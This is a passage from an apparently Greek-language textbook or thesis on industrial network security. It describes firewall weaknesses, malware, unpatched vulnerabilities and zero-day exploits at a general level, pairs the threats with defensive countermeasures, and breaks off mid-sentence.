Ιστορικά, τα συστήματα ελέγχου σχεδιάστηκαν έτσι ώστε να μην βασίζονται σε κανένα εξωτερικό σύστημα για σωστή, ασφαλή και αξιόπιστη λειτουργία. Τα τελευταία χρόνια, αυτό έχει αλλάξει σε πολλές οργανώσεις. Τα συστήματα ελέγχου συχνά βασίζονται, για παράδειγμα, σε ελεγκτές τομέα IT, διακομιστές ονομάτων τομέα (DNS) ή διακομιστές προγραμματισμού επιχειρησιακών πόρων (ERP), παρόλο που τους εξωτερικούς αυτούς διακομιστές δεν τους διαχειρίζονται ως στοιχεία ζωτικής σημασίας για την ασφάλεια ή την αξιοπιστία. Ας πάρουμε τους ελεγκτές τομέα για παράδειγμα: σε πολλές επιχειρήσεις, όταν ένας εργαζόμενος εγκαταλείπει την εταιρεία, ένα κλικ με το ποντίκι απενεργοποιεί τους λογαριασμούς του εργαζομένου σε ολόκληρη την εταιρεία, συμπεριλαμβανομένων των λογαριασμών σε συστήματα ελέγχου. Αυτό μετατρέπει τον κεντρικό ελεγκτή τομέα σε ένα κεντρικό σημείο για πιθανότητα αποτυχίας σε όλα τα συστήματα της επιχείρησης. Όταν οι επιτιθέμενοι πάρουν τον έλεγχο ενός ελεγκτή τομέα, δεν χρειάζεται πλέον να επιτεθούν σε άλλα συστήματα - μπορούν απλώς να αλλάξουν υφιστάμενους κωδικούς πρόσβασης ή να δημιουργήσουν δικούς τους λογαριασμούς και κωδικούς πρόσβασης.

Βέλτιστα Αντίμετρα

Να μην επιτρέπεται στα εταιρικά συστήματα να εμπιστεύονται έναν εταιρικό ελεγκτή τομέα. Οι κανόνες τείχους προστασίας και οι μονοκατευθυντικές πύλες μπορούν να αποτρέψουν τέτοιες σχέσεις εμπιστοσύνης, εμποδίζοντας όλες τις επικοινωνίες από εταιρικούς ελεγκτές τομέα.

2.5.4. Διακομιστές Εκτεθειμένοι Σε Επίθεση

Οι διακομιστές της επιχείρησης είναι ευρέως ευάλωτοι σε υπερχείλιση σωρού, SQL injection, cross-site scripting, άρνηση εξυπηρέτησης και πλήθος άλλων επιθέσεων. Τα συστήματα δικτύων που βασίζονται σε υπογραφές και τα συστήματα ανίχνευσης και πρόληψης εισβολέων μπορούν να ανιχνεύσουν / να αποτρέψουν γνωστές επιθέσεις, αλλά δεν μπορούν να ανιχνεύσουν επιθέσεις zero-day που δεν είχαν δει ποτέ. Οι ερευνητές της βιομηχανικής ασφάλειας

συνηθίζουν να ανακαλύπτουν μια πολλές αδυναμίες zero-day σε κάθε βιομηχανικό σύστημα λογισμικού ή συσκευή που εξετάζουν, μετά από μερικές μόνο ώρες έρευνας. Για το προσεχές μέλλον, φαίνεται ότι θα εξακολουθήσει να είναι πολύ απλό να βρεθούν τρωτά σημεία βιομηχανίας του τύπου zero-day. Τα συστήματα ανίχνευσης και πρόληψης που βασίζονται σε ανωμαλίες μπορούν να ανιχνεύσουν κάποιες επιθέσεις zero-day. Τα συστήματα ελέγχου εφαρμογών / whitelisting μπορούν να πιάσουν πολλές επιθέσεις zero-day.

Βέλτιστα Αντίμετρα

Να αναπαράγονται βιομηχανικοί διακομιστές σε δίκτυα επιχειρήσεων μέσω μονοκατευθυντικών πυλών αντί να προσπελάζονται απευθείας μέσω τείχους προστασίας.

2.5.5. Πελάτες Εκτεθειμένοι Σε Επίθεση

Το λογισμικό πελατών είναι εξίσου ευάλωτο με τους βιομηχανικούς εξυπηρετητές. Ένας υπό έλεγχο διακομιστής σε ένα εξωτερικό δίκτυο, όπως το επιχειρηματικό δίκτυο, μπορεί να μεταδώσει τις επιθέσεις ξανά σε πελάτες. Για παράδειγμα: κατεβάζουμε ένα αρχείο από ένα διακομιστή αρχείων που έχουν μολυνθεί από ιούς και τώρα υπάρχει ένας ιός στο βιομηχανικό δίκτυο. Τραβάμε μια ιστοσελίδα από έναν συμβιβασμένο διακομιστή ιστού και το κακόβουλο πρόγραμμα οδήγησης μπορεί να ολοκληρωθεί στο βιομηχανικό δίκτυο. Τα συστήματα προστασίας από ιούς, καθώς και τα συστήματα ανίχνευσης / πρόληψης εισβολής και αποτροπής, είναι εξίσου αναποτελεσματικά για αυτές τις επιθέσεις, όπως για επιθέσεις σε βιομηχανικούς διακομιστές.

Βέλτιστα Αντίμετρα

Να μην επιτρέπεται οι πελάτες να έχουν πρόσβαση σε διακομιστές σε λιγότερο αξιόπιστα δίκτυα, είτε με την αλλαγή των κανόνων του τείχους προστασίας είτε με την ανάπτυξη μονοκατευθυντικών πυλών. Να εγκαθίστανται συστήματα ελέγχου εφαρμογών / λευκής λίστας.

2.5.6. Κλοπή Συνεδρίας

Η ανάληψη των υφιστάμενων συνεδριών επικοινωνίας μέσω επιθέσεων "άνθρωπος-στο-μέσον" επιτρέπει στους εισβολείς να εισάγουν τις δικές τους εντολές σε υπάρχουσες ροές επικοινωνιών που έχουν επικυρωθεί. Η επίθεση αυτή επιτυγχάνεται εύκολα με εργαλεία λογισμικού ελεύθερης λήψης, είτε σε ένα τοπικό δίκτυο (LAN) είτε με τη δημιουργία ενός ασύρματου hotspot.

Βέλτιστα Αντίμετρα

Κρυπτογράφηση συνεδριών επικοινωνιών που μεταφέρουν εντολές και εκπαίδευση των ανθρώπων να μην αγνοούν μηνύματα σφαλμάτων κρυπτογράφησης και προειδοποιήσεις ή να αναπτύσσουν μονοκατευθυντικές πύλες για να αποτρέψουν την λήψη οποιωνδήποτε εντολών από λιγότερο αξιόπιστα δίκτυα.

2.5.7. Piggyback Σε Συνδέσεις VPN

Όταν σε έναν αξιόπιστο χρήστη παρέχουν έναν λογαριασμό VPN και έναν κωδικό πρόσβασης, οι περισσότεροι άνθρωποι υποθέτουν ότι παρέχουν σε αυτό το άτομο απομακρυσμένη πρόσβαση σε ένα αξιόπιστο δίκτυο. Αν κάποιος υπολογιστής που συνδέεται στο VPN δίκτυο είναι μολυσμένος από κακόβουλο λογισμικό, το κακόβουλο λογισμικό μπορεί να εκμεταλλευτεί τη VPN σύνδεση για να μολύνει εξ αποστάσεως βιομηχανικά περιουσιακά στοιχεία.

Βέλτιστα Αντίμετρα

Να μην επιτρέπονται οι συνδέσεις VPN στο βιομηχανικό δίκτυο, είτε με τη ρύθμιση του τείχους προστασίας είτε με την ανάπτυξη συνδέσεων μίας κατεύθυνσης

2.5.8. Τρωτά σημεία Τείχους Προστασίας

Τα τείχη προστασίας είναι λογισμικό. Όλα τα σύγχρονα λογισμικά έχουν ελαττώματα, μερικά από τα οποία είναι τρωτά σημεία ασφαλείας. Τα τελευταία χρόνια εντοπίστηκαν ανησυχητικά απλά τρωτά σημεία στα τείχη προστασίας που χρησιμοποιούνται ευρέως σε βιομηχανικά περιβάλλοντα - τα τρωτά σημεία είναι τόσο απλά όσο του να υπάρχουν σε καθαρή μορφή κωδικοί πρόσβασης και κλειδιά κρυπτογράφησης. Παραδόξως, ορισμένα τρωτά σημεία τείχους προστασίας, όπως τα τρωτά σημεία cross-site scripting σε διακομιστές μεσολάβησης "VPN" που βασίζονται στο HTTP, είναι τα λεγόμενα "τρωτά σημεία σχεδίασης". Τα τρωτά σημεία σχεδίασης είναι θέματα ασφάλειας στο λογισμικό που μπορεί ποτέ να μην διορθωθούν επειδή είναι απαραίτητα για την επιθυμητή λειτουργία του λογισμικού. Με απλά λόγια για να διορθωθούν τα συγκεκριμένα τρωτά σημεία θα πρέπει να αλλάξει η Αρχιτεκτονική με την οποία έχει χτιστεί το λογισμικό. Για να αλλάξει η Αρχιτεκτονική ενός λογισμικού, απαιτούνται κάποιοι μήνες, έως και κάποια χρόνια, ανάλογα με το μέγεθος του λογισμικού.

Βέλτιστα Αντίμετρα

Είναι καλό να χρησιμοποιούνται μονο-κατευθυντικές πύλες που υποστηρίζονται από το υλικό και όχι τείχη προστασίας βάσει λογισμικού για ασφάλεια.

2.5.9. Σφάλματα Και Παραλείψεις

Τα σύγχρονα τείχη προστασίας είναι περίπλοκα. Δεν είναι ασυνήθιστο να απαιτούνται τουλάχιστον οκτώ εβδομάδες εκπαίδευσης πλήρους απασχόλησης για να εξοικειωθεί κανείς με τα περισσότερα χαρακτηριστικά ενός τείχους προστασίας. Οι λάθος ρυθμίσεις μπορούν να εκθέσουν τον προστατευμένο εξοπλισμό για επίθεση και οι εκατοντάδες οθόνες στα εργαλεία διαμόρφωσης για

τα σύγχρονα τείχη προστασίας εντοπίζουν πολύ δύσκολα αυτά τα σφάλματα.

Βέλτιστα Αντίμετρα

Να αναπτυχθούν μονόδρομες πύλες όπου το υλικό της πύλης προστατεύει την ασφάλεια των βιομηχανικών δικτύων, ανεξάρτητα από το πώς έχει ρυθμιστεί το λογισμικό πύλης.

2.5.10. Πλαστογράφηση Διεύθυνσης IP

Οι περισσότεροι κανόνες τείχους προστασίας εκφράζονται με όρους διευθύνσεων IP. Η πλαστογράφηση μιας διεύθυνσης IP είναι συχνά αρκετή για να πείσει ένα τείχος προστασίας να δέχεται τουλάχιστον κάποια αιτήματα (requests) από έναν εισβολέα. Η πλαστογραφία μιας διεύθυνσης IP μπορεί να είναι εξαιρετικά απλή - αρκεί απλά να δούμε τη διεπαφή χρήστη σε έναν υπολογιστή και να αλλάξουμε τη διεύθυνση στη διεύθυνση του υπολογιστή στον οποίο συνδέεται ένας πιο αξιόπιστος χρήστης. Αυτό λειτουργεί καλύτερα αν ο επιτιθέμενος υπολογιστής βρίσκεται στο ίδιο τμήμα LAN με τον πιο αξιόπιστο υπολογιστή και ο πιο αξιόπιστος υπολογιστής είναι ένας φορητός υπολογιστής που απουσιάζει σήμερα από το τμήμα LAN.

Βέλτιστα Αντίμετρα

Οι μονοκατευθυντικές πύλες αποκλείουν όλες τις επιθέσεις από μη αξιόπιστα δίκτυα, ανεξάρτητα από τη διεύθυνση IP τους.

2.5.11. Προσπέλαση Περιμέτρου Ασφαλείας Δικτύων

Τα σύνθετα δίκτυα ενδέχεται να έχουν μη προφανείς, μη προστατευόμενες διαδρομές από επιχειρηματικά δίκτυα σε βιομηχανικά δίκτυα. Οι καλοπροαίρετοι εσωτερικοί συνεργάτες μπορούν να δημιουργήσουν σημεία ασύρματης

πρόσβασης σε κρίσιμα δίκτυα. Τα βιομηχανικά δίκτυα ενδέχεται φυσικά να εκτείνονται πέρα από τα όρια φυσικής ασφάλειας και έτσι να εκθέτουν τα δίκτυα αυτά σε μη εξουσιοδοτημένες συνδέσεις. Όλες αυτές οι παράμετροι έχουν ως αποτέλεσμα οι ηλεκτρονικές επικοινωνίες να είναι προσιτές στους επιτιθέμενους χωρίς να διασχίζουν το τείχος προστασίας.

Βέλτιστα Αντίμετρα

Η αυστηρή παρακολούθηση δικτύου μπορεί να βοηθήσει στην ανίχνευση νέων ασύρματων συνδέσεων και ξένων διευθύνσεων IP. Είναι απαραίτητος ο τακτικός έλεγχος ή / και η απλούστευση των δικτύων προκειμένου να διατηρηθούν οι περιμετρικοί άξονες δικτύου ορισμένοι και ασφαλείς.

2.5.12. Φυσική Πρόσβαση

Με πολλά τείχη προστασίας, αν κάποιος επιτιθέμενος έχει φυσική πρόσβαση στη συσκευή, μπορεί να την παραβιάσει. Ορισμένα τείχη προστασίας έχουν διαχειριστικές θύρες που επιτρέπουν μη εξουσιοδοτημένη πρόσβαση σε αλλαγές ρυθμίσεων. Τα περισσότερα τείχη προστασίας μπορούν φυσικά να επαναρυθμιστούν στις προεπιλεγμένες εργοστασιακές ρυθμίσεις και να επαναπρογραμματιστούν ή το τείχος προστασίας μπορεί απλά να αντικατασταθεί φυσικά με ένα δρομολογητή. Άλλη παραβίαση είναι επίσης δυνατή, αλλά για προχωρημένους επιτιθέμενους.

Βέλτιστα Αντίμετρα

Τα προγράμματα φυσικής ασφάλειας προστατεύουν τη φυσική ακεραιότητα της περιμέτρου του δικτύου. Ορισμένος εξοπλισμός έχει ενσωματωμένο ένα βαθμό προστασίας από παραβίαση, αλλά ένα πρόγραμμα φυσικής ασφάλειας είναι το καλύτερο αντίμετρο εδώ.

2.5.13. Sneakernet

Η μεταφορά CD, USB sticks ή ακόμα και ολόκληρων φορητών υπολογιστών πέρα από τις περιμέτρους ασφαλείας της επιχείρησης μπορεί να εκθέσει τα βιομηχανικά δίκτυα σε κακόβουλο κώδικα. Αυτές οι επιθέσεις μπορεί να είναι από δυσαρεστημένους, από κακώς εκπαιδευμένους ή από εξαπατημένους εσωτερικούς συνεργάτες.

Βέλτιστα Αντίμετρα

Οι τελικοί χρήστες πρέπει να εκπαιδεύονται για να γνωρίζουν ότι τα κινητά μέσα είναι επικίνδυνα. Το λογισμικό ελέγχου συσκευών / μέσων μπορεί να περιορίσει τη δυνατότητα εκτέλεσης κακόβουλου λογισμικού ενώ βρίσκεται στα φυσικά μέσα. Τα συστήματα ελέγχου εφαρμογών / λευκής λίστας μπορούν να προσελκύσουν πολλά είδη κινητών μέσων και απειλών zero-day.

[Σ.40]

2.6. ΕΠΙΘΕΣΗ ΣΕ ΛΕΙΤΟΥΡΓΙΚΑ ΣΥΣΤΗΜΑΤΑ

2.6.1. Κακόβουλο Λογισμικό

Το κακόβουλο λογισμικό, είναι ένας όρος που χρησιμοποιείται για να αναφέρεται σε μια ποικιλία μορφών εχθρικού ή παρεμβατικού λογισμικού, συμπεριλαμβανομένων των ιών υπολογιστών, των σκουληκιών, των Δούρειων Ίππων, των ransomware, του spyware, του adware, του scareware και άλλων κακόβουλων προγραμμάτων. Μπορεί να λάβει τη μορφή εκτελέσιμου κώδικα, σεναρίων, ενεργού περιεχομένου και άλλου λογισμικού. Το κακόβουλο λογισμικό ορίζεται από την κακόβουλη πρόθεση του, ενεργώντας ενάντια στις απαιτήσεις του χρήστη του υπολογιστή - και έτσι δεν περιλαμβάνει λογισμικό που προκαλεί ακούσια βλάβη λόγω κάποιων ανεπαρκειών.

Τα προγράμματα που παρέχονται επισήμως από εταιρείες μπορούν να θεωρηθούν ως κακόβουλα προγράμματα εάν ενεργούν κρυφά ενάντια στα συμφέροντα του χρήστη του υπολογιστή. Ένα παράδειγμα είναι το rootkit της Sony, ένας δούρειος ίππος που ενσωματωνόταν σε CDs που πωλούνταν από τη Sony, τα οποία εγκαθίσταντο σιωπηλά και αποκρύπτονταν στους υπολογιστές των αγοραστών με σκοπό την πρόληψη της παράνομης αντιγραφής. Ανέφεραν επίσης τις συνήθειες ακρόασης των χρηστών και δημιουργούσε ακούσια τρωτά σημεία τα οποία τα εκμεταλλεύονταν άσχετα κακόβουλα προγράμματα.

Λογισμικό όπως τα αντι-ιικά και τα τείχη προστασίας, χρησιμοποιούνται για να προστατεύουν από δραστηριότητες που χαρακτηρίζονται ως κακόβουλες και για να ανακάμψουν από επιθέσεις.

[Σ.41]

2.6.2. Μη Ενημερωμένα Τρωτά Σημεία Λογισμικού

Τι Είναι Μια τρωτότητα Λογισμικού

Ένα θέμα τρωτότητας λογισμικού είναι ένα ελάττωμα ασφαλείας, σφάλμα ή αδυναμία που διαπιστώθηκε στο λογισμικό ή σε ένα λειτουργικό σύστημα (OS) που μπορεί να οδηγήσει σε αμφιβολίες για την ασφάλεια. Ένα παράδειγμα σφάλματος λογισμικού είναι μια υπερχείλιση σωρού (buffer overflow). Αυτό συμβαίνει όταν το πρόγραμμα δεν ανταποκρίνεται ή “παγώνει” όταν οι χρήστες ανοίγουν ένα αρχείο που μπορεί να είναι "πολύ βαρύ" για να το διαβάσει το πρόγραμμα.

Ωστόσο, αυτό το συνηθισμένο σφάλμα γίνεται ανησυχητικό όταν οι επιτιθέμενοι αποκαλύπτουν την τρωτότητα , διεξάγουν έρευνες σχετικά με αυτό και δημιουργούν έναν κακόβουλο κώδικα ή εκμετάλλευση που στοχεύει αυτή τη βλάβη για να ξεκινήσουν τα σχέδιά τους. Ορισμένα προγράμματα μπορεί να περιλαμβάνουν την απόκτηση προνομίων διαχειριστή, τα οποία δίνουν στους

επιτιθέμενους τον έλεγχο του ευάλωτου συστήματος ή τη μόλυνση του από κακόβουλο λογισμικό.

Τα τρωτά σημεία βρίσκονται σε όλα τα λογισμικά και λειτουργικά συστήματα και δεν περιορίζονται σε έναν συγκεκριμένο προμηθευτή λογισμικού. Για το 1ο τρίμηνο του 2012, η Apple δημοσίευσε τον μεγαλύτερο αριθμό αναφερθέντων τρωτών σημείων και εξέδωσε επίσης τον μεγαλύτερο αριθμό διορθώσεών τους κατά την ίδια χρονική περίοδο.

Οι χρήστες τείνουν να μην παρατηρούν τρωτά σημεία στο λογισμικό. Ένας εισβολέας μπορεί να στοχεύσει ένα τρωτό σημείο χωρίς το λογισμικό να δείχνει οποιοδήποτε σημάδι μιας επίθεσης.

Οι επιτιθέμενοι μπορούν επίσης να στοχεύουν σε τρωτά σημεία, χωρίς ο χρήστης να χρειάζεται να επισκέπτεται έναν κακόβουλο ιστότοπο ή να κάνει λήψη μιας κατάχρησης, όπως είναι οι επιθέσεις που στοχεύουν στο CVE-2012-2526 και στο CVE-2012-1852 (CVE είναι ο κωδικός που δίνουν οι ερευνητές ασφαλείας για κάθε τρωτό σημείο που βρίσκουν).

Τι Είναι Μια Κατάχρηση

Ένα exploit είναι ένας κώδικας που δημιουργείται σκόπιμα από τους εισβολείς για να καταχραστεί ή να στοχεύσει μια τρωτότητα λογισμικού. Αυτός ο κώδικας συνήθως ενσωματώνεται σε κακόβουλα προγράμματα. Μόλις εκτελεστεί επιτυχώς ο κώδικας εκμετάλλευσης, το κακόβουλο λογισμικό αντιγράφει τον εαυτό του στο ευάλωτο σύστημα.

Σε ορισμένες περιπτώσεις, μια κατάχρηση μπορεί να χρησιμοποιηθεί ως μέρος μιας επίθεσης πολλών συστατικών. Αντ 'αυτού, χρησιμοποιώντας ένα κακόβουλο αρχείο, το exploit ενδέχεται να ρίξει ένα άλλο κακόβουλο λογισμικό, το οποίο μπορεί να περιλαμβάνει trojans και spyware backdoor που μπορούν να κλέψουν πληροφορίες χρηστών από τα μολυσμένα συστήματα.

Πώς Εξελίχθηκαν Οι Καταχρήσεις

Οι καταχρήσεις που στοχεύουν τρωτά σημεία έχουν εξελιχθεί τα τελευταία χρόνια. Οι εγκληματίες του κυβερνοχώρου άρχισαν να εκμεταλλεύονται τρωτά σημεία με τις επιθέσεις τους από την επιτυχία του σκουληκιού Blaster το 2003. Παρακάτω είναι τα κυριότερα σημεία των καταχρήσεων και των τρωτών σημείων ανά έτος:

2006 και νωρίτερα:

- Νέα τρωτά σημεία άρχισαν να εμφανίζονται κάθε μήνα. Οι δημιουργοί κακόβουλου λογισμικού αποκρίθηκαν προσθέτοντας καταχρήσεις για να στοχεύσουν αυτά τα τρωτά σημεία.

- Το σκουλήκι Blaster χρησιμοποιήθηκε για να εκμεταλλευτεί τρωτά σημεία του δικτύου το 2003.

- Τα σκουλήκια Bot προσαρμόζονταν γρηγορότερα στην εκμετάλλευση πρόσφατα δημοσιευμένων τρωτών σημείων.

- Η τρωτότητα του Metafile των Windows (WMF) σηματοδότησε την τάση της χρήσης καταχρήσεων που στοχεύουν τα τρωτά σημεία από την πλευρά του πελάτη για την προσθήκη κακόβουλου λογισμικού σε ευάλωτα συστήματα.

2007:

- Οι καταχρήσεις σχεδιάστηκαν για να στοχεύουν τρωτά σημεία λογισμικού σε ευρέως χρησιμοποιούμενες εφαρμογές, π.χ. πολυμέσων, εφαρμογές γραφείου και προγράμματα ασφαλείας.

2008:

- Οι κυβερνοεγκληματίες επιδίωξαν να εκμεταλλευτούν τα τρωτά σημεία χρησιμοποιώντας αυτοματοποιημένα εργαλεία που στοχεύουν κακώς διαμορφωμένες σελίδες και ιστότοπους.

- Η ένεση SQL είναι μια τεχνική εισαγωγής κώδικα που εκμεταλλεύεται μια τρωτότητα ασφαλείας σε ένα επίπεδο βάσης δεδομένων των εφαρμογών.

- Το cross-site scripting (XSS) επιτίθεται σε στοχευμένες ιστοσελίδες μέσω της τρωτότητας των εφαρμογών ιστού.

- Τα τρωτά σημεία των διαδικτυακών εφαρμογών τα εκμεταλλεύτηκαν για επιθέσεις ηλεκτρονικού "ψαρέματος" (phishing).

2009 και μετά:

- Παρά τα νέα κανάλια για τη διάδοση κακόβουλου λογισμικού, οι κυβερνοεγκληματίες εξακολουθούν να χρησιμοποιούν τα τρωτά σημεία ως σημεία εισόδου για την μόλυνση από κακόβουλο λογισμικό.

- Οι καταχρήσεις συνέχισαν παρά την απελευθέρωση του υποτιθέμενου "πιο ασφαλούς" λειτουργικού συστήματος των Windows 7 και την άνοδο της πλατφόρμας σε 64 bit.

- Οι προσαρμοσμένες επιθέσεις ήταν ευρέως διαδεδομένες και στόχευσαν πολλαπλές αλλά συγκεκριμένες πλατφόρμες. Οι εγκληματίες του κυβερνοχώρου έκαναν το πρόγραμμα περιήγησης και εντοπισμού λειτουργικών συστημάτων μέρος της επίθεσης και επέτρεψαν στα προγράμματα εκμετάλλευσης τρωτών σημείων να τρέχουν σε στοχευμένες πλατφόρμες.

- Οι εγκληματίες του κυβερνοχώρου στοχεύουν σε τρωτά σημεία στις εφαρμογές για κινητά με την άνοδο της τεχνολογίας της κινητής τηλεφωνίας.

- Οι κυβερνοεγκληματίες χρησιμοποίησαν πιο εξελιγμένο κακόβουλο

λογισμικό, τεχνικές κοινωνικής μηχανικής και τρωτά σημεία.

Τι Είναι Οι Ενημερώσεις Ασφαλείας

Οι προμηθευτές λογισμικού γνωρίζουν αυτά τα τρωτά σημεία ασφαλείας και εκδίδουν τακτικά ενημερώσεις ασφαλείας για την αντιμετώπιση αυτών των ατελειών. Οι προμηθευτές λογισμικού, όπως η Microsoft, η Adobe, η Oracle, το Firefox και η Apple, είναι μερικοί προμηθευτές λογισμικού με ενημερώσεις ασφαλείας τακτικών εκδόσεων. Συγκεκριμένα, η Microsoft δημοσιεύει τακτικά ενημερώσεις με ένα δελτίο ασφαλείας κάθε δεύτερη Τρίτη του μήνα, γνωστό ως "Patch Tuesday". Μόλις ολοκληρωθεί η έκδοση του ενημερωτικού δελτίου Patch Tuesday, οι χρήστες αναμένεται να ενημερώσουν τα συστήματά τους.

Γιατί Πρέπει Να Κάνουμε Ενημερώσεις

Η ενημέρωση των συστημάτων με τις πιο πρόσφατες ενημερωμένες εκδόσεις ασφαλείας προστατεύει από επιθέσεις που εκμεταλλεύονται τα τρωτά σημεία.

Τα συστήματα με ξεπερασμένες ενημερωμένες εκδόσεις ασφαλείας αντιμετωπίζουν τον κίνδυνο των επιθέσεων κακόβουλου λογισμικού που χρησιμοποιούν λογισμικό κατάχρησης. Μια επιτυχημένη εκμετάλλευση κενού ασφαλείας μπορεί να οδηγήσει σε άμεση μόλυνση από κακόβουλο λογισμικό και σε απομακρυσμένους χρήστες να αποκτήσουν τον έλεγχο των μολυσμένων συστημάτων. Αυτά τα κακόβουλα προγράμματα ενδέχεται να περιλαμβάνουν Trojans που εκτελούν κακόβουλες ρουτίνες στο σύστημα. Τέτοιο κακόβουλο λογισμικό περιλαμβάνει επίσης backdoors που μπορούν να επικοινωνούν με απομακρυσμένο χρήστη και spyware που μπορεί να κλέψει διαπιστευτήρια ηλεκτρονικής τραπεζικής και ταυτοποιήσιμα προσωπικά στοιχεία (PII - personally identifiable information) από το μολυσμένο σύστημα.

Η εφαρμογή των ενημερώσεων ασφαλείας καλύπτει επίσης τεχνικές

δυσλειτουργίες για τη βελτίωση της απόδοσης του λογισμικού. Μέχρι να ενημερωθούν τα συστήματα, οι υπολογιστές παραμένουν ανοιχτοί σε απειλές που υπονομεύουν τα τρωτά σημεία. Δυστυχώς, όλοι οι χρήστες δεν ενδιαφέρονται να εφαρμόσουν αυτές τις ενημερώσεις.

Άλλοι προμηθευτές, όπως το Google Chrome και το Flash, είναι επίσης γνωστό ότι εκδίδουν ενημερώσεις αυτόματα και αόρατες στους χρήστες.

Γιατί Οι Χρήστες Δεν Ενημερώνουν

Παρά τα πλεονεκτήματα της ενημέρωσης, δεν ενημερώνουν όλοι οι χρήστες τακτικά τα συστήματά τους με τις πιο πρόσφατες εκδόσεις ασφαλείας. Μια μελέτη CSIS για το 2010-2012 αποκαλύπτει ότι το 37% των χρηστών εξακολουθεί να περιηγείται στο διαδίκτυο με μη ασφαλείς εκδόσεις Java. Επίσης, οι χρήστες δεν είναι πιθανό να τροποποιήσουν τις εφαρμογές τρίτων μερών, καθώς το 66% των χρηστών δεν ενημερώνει τακτικά αυτές τις εφαρμογές.

Μια έρευνα Skype αποκάλυψε ότι σε ποσοστό 40% Αμερικανοί, Γερμανοί και Βρετανοί χρήστες δεν εφαρμόζουν αμέσως ενημερώσεις ασφαλείας όταν τους ζητηθεί. Η έκθεση αποκαλύπτει επίσης τους ακόλουθους λόγους για τους οποίους οι χρήστες δεν ενημερώνουν άμεσα το λογισμικό τους:

1. «Ανησυχώ για την ασφάλεια των υπολογιστών, οπότε δεν κατεβάζω όλα τα στοιχεία που μου ζητούν».

2. "Δεν υπάρχει πραγματικό όφελος για μένα".

3. "Οι ενημερώσεις χρειάζονται πολύ χρόνο."

4. "Δεν καταλαβαίνω τι θα κάνουν αυτές οι ενημερώσεις".

Ποιες Απειλές Εκμεταλλεύονται τα Τρωτά σημεία

Ακολουθούν ορισμένα παραδείγματα απειλών που τυπικά στοχεύουν τα τρωτά σημεία του λογισμικού για να μολύνουν με επιτυχία τα συστήματα:

Κιτ* κατάχρησης *Blackhole. Αυτές οι επιθέσεις κατά κανόνα φθάνουν μέσω ηλεκτρονικού ταχυδρομείου και συνήθως προσποιούνται ότι προέρχονται από γνωστούς οργανισμούς. Το μήνυμα περιέχει έναν σύνδεσμο σε έναν παραβιασμένο ιστότοπο που ανακατευθύνει τους χρήστες σε έναν κακόβουλο ιστότοπο ή σελίδα προορισμού. Στη συνέχεια, αυτή η σελίδα επιχειρεί να καταχραστεί τα τρωτά σημεία στο σύστημα. Εάν τα καταχραστεί με επιτυχία, μεταφορτώνει παραλλαγές κακόβουλου λογισμικού που κλέβουν δεδομένα όπως το ZeuS ή το Cridex. Το μεγάλο πλήθος των κατά τα φαινόμενα νόμιμων ηλεκτρονικών μηνυμάτων που σχετίζονται με το κιτ κατάχρησης Blackhole είναι ένας λόγος για τον οποίο αυτό αποτελεί μια αξιοσημείωτη απειλή.

***Επιθέσεις που χρησιμοποιούν παλιά αλλά αξιόπιστα σημεία* τρωτότητας.** Αντί να διερευνήσουν νέες αδυναμίες ασφαλείας στο στόχο, οι δυνητικοί επιτιθέμενοι μπορεί επίσης να βασίζονται σε τρωτά σημεία που έχουν αναφερθεί προηγουμένως για να μολύνουν επιτυχώς τους στόχους τους. Για παράδειγμα υπάρχουν επιθέσεις που συνεχίζουν να χρησιμοποιούν το MS-2010-3333, ένα τρωτό σημείο που αναφέρθηκε και επιδιορθώθηκε πριν από δύο χρόνια. Αυτό δείχνει ότι τέτοια τρωτά σημεία εξακολουθούν να λειτουργούν και οι χρήστες δεν ενημερώνουν τακτικά τα συστήματά τους.

Παλιά αλλά αξιόπιστα τρωτά σημεία στόχευε επίσης η Flame, μια επίθεση που έχει συγκριθεί με το STUXNET. Το Flame ονομάστηκε ακόμη και το "πιο εξελιγμένο κακόβουλο λογισμικό" από ορισμένους ερευνητές ασφαλείας. Αυτή η επίθεση στοχεύει ιδιαίτερα το MS10-061 κατά κανόνα και το MS10-046, το οποίο η Trend Micro κάλυψε ήδη το 2010.

Χαρακτηριστικά τρωτότητας σε εφαρμογές για κινητά. Με όλους να αποκτούν κινητό, ήταν μόνο θέμα χρόνου πριν οι επιτιθέμενοι χτυπήσουν την πλατφόρμα κινητής τηλεφωνίας αξιοποιώντας το λειτουργικό σύστημα και τις

εφαρμογές. Μία από τις πρώτες απειλές που είδαμε ότι στόχευε iOS ήταν το εργαλείο jailbreaking JailbreakMe, το οποίο χρησιμοποιεί ένα κακόβουλο αρχείο .PDF ή το TROJ_PIDIEF.HLA για να εκμεταλλευτεί μια τρωτότητα στο Safari. Η Apple έχει ήδη παράσχει μια ενημερωμένη έκδοση κώδικα για το εν λόγω λάθος στο λογισμικό.

Οι κινητές συσκευές που βασίζονται σε Android δεν εξομαλύνθηκαν. Πέρυσι, η κινεζική τηλεπικοινωνιακή εταιρεία ZTE αναγνώρισε μια τρωτότητα στις κινητές συσκευές M Score. Εάν τις εκμεταλλευτούμε, επιτρέπει σε έναν απομακρυσμένο εισβολέα να αποκτήσει δικαιώματα πρόσβασης, τα οποία παρέχουν στους απομακρυσμένους επιτιθέμενους πλήρη έλεγχο των ευάλωτων συσκευών.

Οι εφαρμογές Android ήταν επίσης ευάλωτες. Μια εκστρατεία ανεπιθύμητης αλληλογραφίας κυκλοφορούσε μέσω μιας παραβιασμένης συσκευής με βάση το Android. Αυτό μπορεί να έχει προκληθεί από τους εισβολείς που εκμεταλλεύονται μια τρωτότητα στο Yahoo! εφαρμογή αλληλογραφίας για Android. Η πραγματική αιτία του ανεπιθύμητου μηνύματος ήταν απροσδιόριστη. Ωστόσο, μπορέσαμε να αποκαλύψουμε μια τρωτότητα στην εφαρμογή που μπορεί να οδηγήσει σε ανεπιθύμητη αλληλογραφία χρηστών με μια συσκευή Android.

Τι Είναι Οι καταχρήσεις Zero-Day

Οι καταχρήσεις ημέρας μηδέν (Zero-Day) είναι γνωστό ότι στοχεύουν σε ατέλειες λογισμικού.

Σε αυτό το σενάριο, οι εισβολείς είναι σε θέση να εντοπίσουν ένα ελάττωμα που δεν είναι ακόμα γνωστό ή καλύπτεται από τους πωλητές. Ένα παράδειγμα αυτού ήταν η απειλή DUQU στη Μέση Ανατολή, η οποία έμοιαζε με το STUXNET. Με βάση την ανάλυση, οι επιτιθέμενοι πίσω από το DUQU χρησιμοποίησαν ένα αρχείο .DOC που εκμεταλλεύεται μια τρωτότητα που δεν είχε επιδιορθωθεί προηγουμένως στο Microsoft Word ώστε να ενθέτει μέσα στο επηρεαζόμενο

